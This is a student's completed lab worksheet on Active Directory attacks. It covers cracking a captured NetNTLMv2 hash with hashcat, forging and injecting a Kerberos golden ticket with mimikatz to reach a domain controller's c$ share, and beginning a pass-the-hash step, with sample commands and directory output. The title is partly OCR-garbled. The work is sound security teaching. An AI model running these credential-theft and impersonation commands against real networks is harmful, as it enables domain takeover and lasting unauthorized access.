NAME:_____Eric Somogyi_____


Activeresponnetstat Directory Attacks (Lab #5)

75 Points

Net-NTLM cracking

1. Return to the Kali box. You should see a captured NTLM-v2 response. Take a complete screenshot of this response as well as the poisoned answer responded to including the entire hash. (an example of both are shown below)

   Answer:



2. You should see a status of cracked after a minute or so. Take a screenshot showing this status as well as the cracked password.

   1) **Include screenshots asked for above. What type of hash did you crack? Explain what options were used in the hashcat command used. (15 pts)**

   Answer:

   I cracked a blank hash.

   The option that were used in the hashcat command mean the following:

   Hashcat: initiates the hashcat tool

   -m: This indicates the option of "hash-type", which is a precursor to the category reference for "NetNTLMv2"

   5600: This indicates the name of the hash mode, which is "NetNTLMv2"


   -a: This indicates the option of "attack-mode", which is the precursor to "0"

   0: This indicates the Attack Mode is "Straight"

   Hashes.txt: This indiciates the "hash|hashfile|hccapxfile"

   /usr/share/wordlists/wfuzz/general/medium.txt: This indicates the (dictionary or mask or directory) for the cache hit. This path is considered a dictionary.

See Screenshot below




Golden Ticket

1. Run `whomi` to confirm you are running with user privileges. Attempt to visit the c$ share on the domain controller by running `ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$`. Take a screenshot showing the output of all the previous commands. You should get an access denied message. Why do you think that is?

   Answer:


   I'm getting the access denied message because since I'm logged in as a non-administrator on the Windows 10pc while the pushd command is trying to change my current directory to the Gibson2003AD PC share directory, I do not have the proper administrative privileges to do so, which is why Access is Denied.

   See Screenshot below (the screenshot with command and Access is Denied result wouldn't fit in 1 screenshot so I had to take a 2nd one FYI).



2. Create a golden ticket using mimikatz and inject the golden ticket using pass the ticket. Take a screenshot of your command used and the output.
    1. Command Example (this will not work as written): `kerberos::golden /admin:Bob /domain:c137.local /sid:S-1-1-12-123456789-1234567890-123456789 /krbtgt:deadbeefboobbabe003133700009999 /ticket:Administrator.kiribi /ptt`
        - i /admin = domain admin from step #4
        - ii /sid = SID from step #4 step 5
        - iii /krbtgt = krbtgt NTLM hash from lab 4 domain controller hashdump (secretsdump output)

Answer: See screenshot below



3. Run `ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$ && dir` and take a screenshot. List the contents of the directory and take a screenshot.

Answer: See 2 screenshots below.

```
C:\CSEC388-Tools\Tools\mimikatz_trunk (5)\x64>ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$ && dir

Windows IP Configuration


Ethernet adapter vEthernet (WSL):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d066:b551:f2c6:4fa4%11
   IPv4 Address. . . . . . . . . . . : 172.17.86.33
   Subnet Mask . . . . . . . . . . . : 255.255.255.240
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7960:8744:e740:37c0%15
   IPv4 Address. . . . . . . . . . . : 10.12.0.15
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.12.0.254

Ethernet adapter Npcap Loopback Adapter:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::70db:b470:79e8:1394%6
   Autoconfiguration IPv4 Address. . : 169.254.19.148
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :
```

```
Ethernet adapter Ethernet 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
Sun 10/13/2024
06:49 PM
csec-388-win10\student
 Volume in drive Z has no label.
 Volume Serial Number is 447C-59E6

 Directory of Z:\

12/09/2008  02:32 PM                 0 AUTOEXEC.BAT
07/10/2011  05:10 PM         7,967,675 ca_setup.exe
12/09/2008  02:32 PM                 0 CONFIG.SYS
10/13/2024  05:51 PM    <DIR>          Documents and Settings
07/02/2011  02:39 PM    <DIR>          Inetpub
11/20/2020  03:53 PM    <DIR>          Program Files
11/20/2020  04:19 PM    <DIR>          WINDOWS
12/09/2008  02:32 PM    <DIR>          wmpub
               3 File(s)      7,967,675 bytes
               5 Dir(s)   1,693,855,744 bytes free

COMMANDO Sun 10/13/2024 18:49:07.24
Z:\+>
```

This screenshot too just in case.


```
COMMANDO Sun 10/13/2024 18:49:07.24
Z:\+>ls
AUTOEXEC.BAT                RECYCLER
CONFIG.SYS                  System Volume Information
Config.Msi                  WINDOWS
Documents and Settings      boot.ini
IO.SYS                      ca_setup.exe
Inetpub                     ntldr
MSDOS.SYS                   pagefile.sys
NTDETECT.COM                wmpub
Program Files

COMMANDO Sun 10/13/2024 18:56:25.76
Z:\+>_
```

4. Return to the cmd shell from step 1 (run as the account user) and run `klist`. This will show your current Kerberos tickets.


2) **Include screenshots asked for above. Do you see your newly generated ticket from step 8 in step 10 and step 12? If not, why don't you? Do you think it is a good idea to impersonate a member of the Domain Admins group? Why? (15 pts)**

Answer:

Yes. I see the 3 matching Kerberos tickets. Ticket #0 is Ticket Flag:0x60a00000, Ticket #1 in the Administrator cmd window is Ticket Flag:0x40e00000 which matches Ticket Flag #1 in the Student cmd window, Ticket Flag #2 in the Administrator cmd window is Ticket Flag:0x40a40000 which matches Ticket Flag #2, #3, and #4 in the Student cmd window. This is 3 of these same tickets in the Student cmd window for the 3rd and last Ticket #2 in the Administrator cmd cindow. As seen in the screenshot below, there are only 3 tickets on the Administrator cmd side window while the Student window has 5 tickets.



(this screenshot is the remaining portion of the right side cmd Student window)




It is a bad idea to impersonate members of the Domain Admins Group because the Domain admins can modify anything within the AD domain. If an attacker takes advantage of this access, they could compromise the network because of having access to sensitive data. This Golden Ticket basically enables the attacker to maintain access to the Domain Administrator for long periods(up to 10 years) since their Golden ticket doesn't expire for that long by default.

Pass the Hash

1. Open up cmd and attempt to visit the c$ share on the domain controller by running `ipconfig && date /t && time /t && whoami && pushd \\gibson2003ad\c$` to ensure that you no longer have access. Take a screenshot.

   Answer: See screenshot below




2. Pass the hash using mimikatz. Take a screenshot of the command used and output.
    1. Elevate privileges: `privilege::debug`
    2. Command Example (this will not work as written): `sekurlsa::pth /user:adminStudent[your_student_#] /domain:c137.local --/ntlm:cc126155b0b1b31a4fa2b55e2f0aa790`

